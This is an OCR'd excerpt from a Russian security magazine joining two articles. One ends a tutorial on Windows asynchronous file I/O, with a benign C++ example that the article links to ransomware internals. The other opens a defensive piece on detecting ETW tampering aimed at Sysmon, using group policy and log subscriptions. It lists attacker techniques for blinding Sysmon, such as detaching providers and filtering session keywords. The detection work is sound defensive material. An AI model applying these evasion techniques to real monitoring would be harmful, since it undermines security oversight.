
```
BOOL BindIoCompletionCallback(
  [in] HANDLE                      FileHandle,
  [in] LPOVERLAPPED_COMPLETION_ROUTINE Function,
  [in] ULONG                       Flags
);
```

Здесь

- `FileHandle` — хендл, над которым проводят асинхронные операции;
- `Function` колбэк функция, которую нужно вызвать после выполнения асинхронной операции (I/O completion packet отправляется автоматически);
- `Flags` дополнительные флаги. Обычно 0.

Пример кода

Вернемся к нашей программе из прошлой части статьи. Выведем первые пять байтов файлов из `C:\Users\Michael\Downloads`.



```
File path: C:\Users\Michael\Downloads\desktop.ini
First 5 bytes: 65279 13 10 91 46
File path: C:\Users\Michael\Downloads\CVE-2024-36991-main.zip
First 5 bytes: 19280 1027 20 0 0

A:\SSD\ProjectsVS\CAPp\x64\Debug\CAPp.exe (процесс 9984) завершил работу с кодом 0.
Чтобы автоматически закрывать консоль при остановке отладки, включите параметр "Сервис" ->"Параметры" ->"Отладка" -> "Ав
томатически закрыть консоль при остановке отладки".
Нажмите любую клавишу, чтобы закрыть это окно:
```

Пример работы

```
#include <windows.h>
#include <iostream>
#include <string>
#include <locale.h>

CRITICAL_SECTION ConsoleCriticalSection;

struct ReadContext {
  OVERLAPPED overlapped;
  HANDLE hFile;
  wchar_t buffer[5];
  wchar_t filePath[MAX_PATH];
};

void CALLBACK FileIOCompletionRoutine(DWORD dwErrorCode, DWORD
dwNumberOfBytesTransfered, LPOVERLAPPED lpOverlapped) {
  ReadContext* context = reinterpret_cast<ReadContext*>(lpOverlapped)
;

  // Пришла новая бабушка. Добавляем критическую секцию для
синхронизации вывода на консоль
  EnterCriticalSection(&ConsoleCriticalSection);
  if (dwErrorCode == 0 && dwNumberOfBytesTransfered > 0) {
    std::wcout << L"File path: " << context->filePath << std::endl;
    std::wcout << L"First 5 bytes: ";
    for (DWORD i = 0; i < dwNumberOfBytesTransfered / sizeof(wchar_t)
; ++i) {
      std::wcout << static_cast<int>(context->buffer[i]) << L" ";
    }
    std::wcout << std::endl;
  }
  else {
    std::wcerr << L"IO operation failed or transferred no bytes." <<
std::endl;
  }
  LeaveCriticalSection(&ConsoleCriticalSection);

  CloseHandle(context->hFile);
  delete context;
}

void InitiateRead(HANDLE hFile, const wchar_t* filePath) {
  ReadContext* context = new ReadContext();
  ZeroMemory(context, sizeof(ReadContext));
  wcscpy_s(context->filePath, filePath);

  if (BindIoCompletionCallback(hFile, FileIOCompletionRoutine, 0)) {
    // Связываем бабушку с больницей
    ReadFile(hFile, context->buffer, sizeof(context->buffer), NULL, &
context->overlapped);
    // После завершения асинхронной операции бабушка придет в
FileIOCompletionRoutine
  }
  else {
    CloseHandle(context->hFile);
    delete context;
  }
}

int wmain() {
  setlocale(LC_ALL, "");
  InitializeCriticalSection(&ConsoleCriticalSection);


  WIN32_FIND_DATA findFileData;
  HANDLE hFind = FindFirstFile(L"C:\\Users\\Michael\\Downloads\\*", &
findFileData);

  if (hFind == INVALID_HANDLE_VALUE) {
    std::wcerr << L"FindFirstFile failed with error: " <<
GetLastError() << std::endl;
    return 1;
  }

  do {
    if (!(findFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
{
      std::wstring filePath = L"C:\\Users\\Michael\\Downloads\\" +
std::wstring(findFileData.cFileName);
      HANDLE hFile = CreateFileW(filePath.c_str(), GENERIC_READ,
FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_FLAG_OVERLAPPED, NULL);

      if (hFile == INVALID_HANDLE_VALUE) {
        continue;
      }

      // Начинаем асинхронную операцию
      InitiateRead(hFile, filePath.c_str());
    }
  } while (FindNextFile(hFind, &findFileData) != 0);

  FindClose(hFind);
  SleepEx(5000, TRUE);
  DeleteCriticalSection(&ConsoleCriticalSection);
  return 0;
}
```

ВЫВОДЫ

Я постарался более-менее простыми словами объяснить достаточно сложную концепцию. Получилось или нет   судить тебе. Ну а если получилось, то смею надеяться, что применять изложенное ты будешь только в законных целях.

WWW

Если тебе интересно почитать про работу шифровальщиков больше, то обрати внимание на эти отчеты:

- LockBit 3.0 Analysis: How to Enhance Ransomware and Malware Protection
- LockBit 3.0 Ransomware Analysis
- LockBit Ransomware Analysis Notes

НАДЗОР ЗА SYSMON

Защищаем мониторинг от атак штатными средствами Windows

На пути атакующего часто стоят системы EDR, цель которых — обнаружить атаку и сообщить о ней первой линии обороны SOC. Чтобы оставаться незамеченными, пентестерам приходится обходить мониторинг. В этой статье поговорим о том, как именно это делается в случае с атаками на Windows.

driverenok
Threat Researcher
andreykras14@gmail.com

Как известно, один из основных механизмов Windows, на который полагаются большинство решений класса EDR, это Event Tracing for Windows. Он как поставляет данные для формирования алертов, так и делает записи в привычном нам журнале событий (в отдельных случаях).

Ранее мы уже разбирали, как атакующие могут воздействовать на подсистему ETW, чтобы сделать Sysmon максимально бесполезным. В этом материале мы посмотрим, как эти техники можно детектировать (как ни странно, но с помощью того же самого ETW).

Читай также

- Ослепить Sysmon. Выводим мониторинг из строя максимально незаметно
- Ослепить Sysmon полностью. Манипулируем объектами ETW, чтобы обойти мониторинг
- Добиваем мониторинг. Как работают продвинутые атаки на Sysmon
- Детект на связи. Учимся обнаруживать следы атак на EDR

KERNEL EVENT TRACING

Давай плавно перейдем к эксплуатации второго механизма, с помощью которого EDR получают события, а точнее, к детекту попыток вмешаться в работу подсистемы ETW. В предыдущих материалах я показывал техники, которыми могут воспользоваться атакующие при воздействии на подсистему ETW, чтобы изменить поведение Sysmon. Приведу их список:

1. Отключение провайдера `Microsoft-Windows-DNS-Client` от сессии `SysmonDnsEtwSession`.
2. Изменение параметров сессии `SYSMON TRACE` с целью отключения всех событий системного провайдера `SystemTraceProvider`.
3. Отбор (фильтрация) событий провайдеров на уровне сессий путем изменения значений параметров `MatchAnyKeyword` и `MatchAllKeyword`.

В этом разделе мы посмотрим, как можно обнаруживать такую активность, и попробуем написать детектирующую логику на языке eXtraction and Processing и Event Query Language. Штатные механизмы Windows позволяют отследить эту активность, однако для этого нам потребуется кое-что настроить.

В системе присутствует замечательный провайдер, с помощью которого можно отслеживать воздействия на ETW, `Microsoft-Windows-Kernel-EventTracing`. Но большинство событий этого провайдера без предварительной настройки недоступны. Если точнее, его события разделены на два журнала Admin и Analytic. В последний записываются события запуска и остановки ETW сессии, изменения ее параметров и дескриптора безопасности, добавления и удаления из нее провайдеров, в общем — огромная ценность для безопасников. Аналитический журнал по умолчанию выключен. Его необходимо включить, чем мы и займемся в первую очередь.


ГОТОВИМ ИНФРАСТРУКТУРУ

В проде события журнала Analytic включаются с помощью групповых политик и соответствующих подписок на WEC-сервере.

Включаем журнал

Итак, для включения Analytic в реестре нужно прописать несколько ключей. Давай попробуем это сделать.

Создаем объект групповой политики.



Новый объект групповой политики


Имя: [Audit] Enable Kernel-EventTracing_Analytic

Исходный объект групповой политики: (нет)

Теперь открываем вот эту ветку реестра:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\
Channels\Microsoft-Windows-Kernel-EventTracing/Analytic
```

И добавляем ключи, как на скриншоте ниже.



Value Name	Value Data	Name	Key	Action	Order	Hive
Enabled	00000001	Enabled	SOFTWARE\Microsoft\Wi...	Update	1	HKEY_LOCAL_MAC
MaxSize	01400000	MaxSize	SOFTWARE\Microsoft\Wi...	Update	2	HKEY_LOCAL_MAC
Retention	00000000	Retention	SOFTWARE\Microsoft\Wi...	Update	3	HKEY_LOCAL_MAC
Type	00000000	Type	SOFTWARE\Microsoft\Wi...	Update	4	HKEY_LOCAL_MAC


Параметр **`Enabled`** включает ведение журнала.

В **`MaxSize`** укажем размер журнала равным 20 Мбайт (0x1400000).

С помощью параметра **`Retention`** указываем, что необходимо перезаписать старые события, если размер журнала достигнет максимального значения.

Настраиваем подписку

Аналитический журнал мы включили, осталось только дождаться, пока политика распространится на хосты (ну или воспользоваться инструментом **`gpupdate`**). Теперь давай настроим подписку для сбора этих событий.



Свойства подписки - Kernel-EventTracing

Фильтр запроса

Дата: Любое время

Уровень события: ☐ Критическое ☐ Предупреждение ☐ Подробности ☐ Ошибка ☐ Сведения

○ По журналу — Журналы событий: Microsoft-Windows-Kernel-EventTracing/A

● По источнику — Источники событий: Kernel-EventTracing

Включение или исключение кодов событий. Введите коды событий или диапазоны кодов, разделяя их запятыми. Для исключения условия введите знак минус. Например: 1,3,5-99,-76

<Все коды событий>

Категория задачи:

Ключевые слова:

Пользователь: <Все пользователи>

Компьютеры: <Все компьютеры>

Здесь мы выбираем «Источники событий Kernel EventTracing».

Продолжение статьи →


НАДЗОР ЗА SYSMON

ЗАЩИЩАЕМ МОНИТОРИНГ ОТ АТАК ШТАТНЫМИ СРЕДСТВАМИ WINDOWS

ДЕТЕКТИМ МАНИПУЛЯЦИИ С ETW

Итак, давай немного вспомним, как связан механизм ETW и Sysmon.


В системе присутствуют несколько сессий, связанных с работой Sysmon.



```
proch etw[PID: 7712 ] > list sessions
-------------------------------------------------------------------------------------------
Handle  GUID                                    Name
-------------------------------------------------------------------------------------------
0x2     {54DEA73A-ED1F-42A4-AF71-3E63D056F174}  Circular Kernel Context Logger
0x3     {0E66E20B-B802-BA6A-9272-31199D0ED295}  Eventlog-Security
0x6     {08B524EB-A2BF-47EB-AEF1-DBD871741D7A}  DiagLog
0x7     {11D8A17B-F2D8-4733-B41B-6F4959ACD701}  Diagtrack-Listener
0x8     {C4A0A2BC-C743-5810-8AD4-2655A8CA2744}  EventLog-Application
0x9     {2533F63B-45F3-5B31-E7C5-82FCF6979473}  EventLog-DebugChannel
0xa     {B4DC1268-AB57-59AD-8AA3-C751B0A63042}  EventLog-EndpointMapper
0xb     {199B952F-E81E-5242-23D4-AE228D121D95}  EventLog-Microsoft-RMS-MSIPC-Debug
0xc     {89F5E6DB-4A3F-4425-AE6C-8BC92E705512}  ScreenOnPowerStudyTraceSession
0xd     {08DD09CD-9050-5A49-02F8-46FD443360A8}  EventLog-Microsoft-Windows-Sysmon-Operational
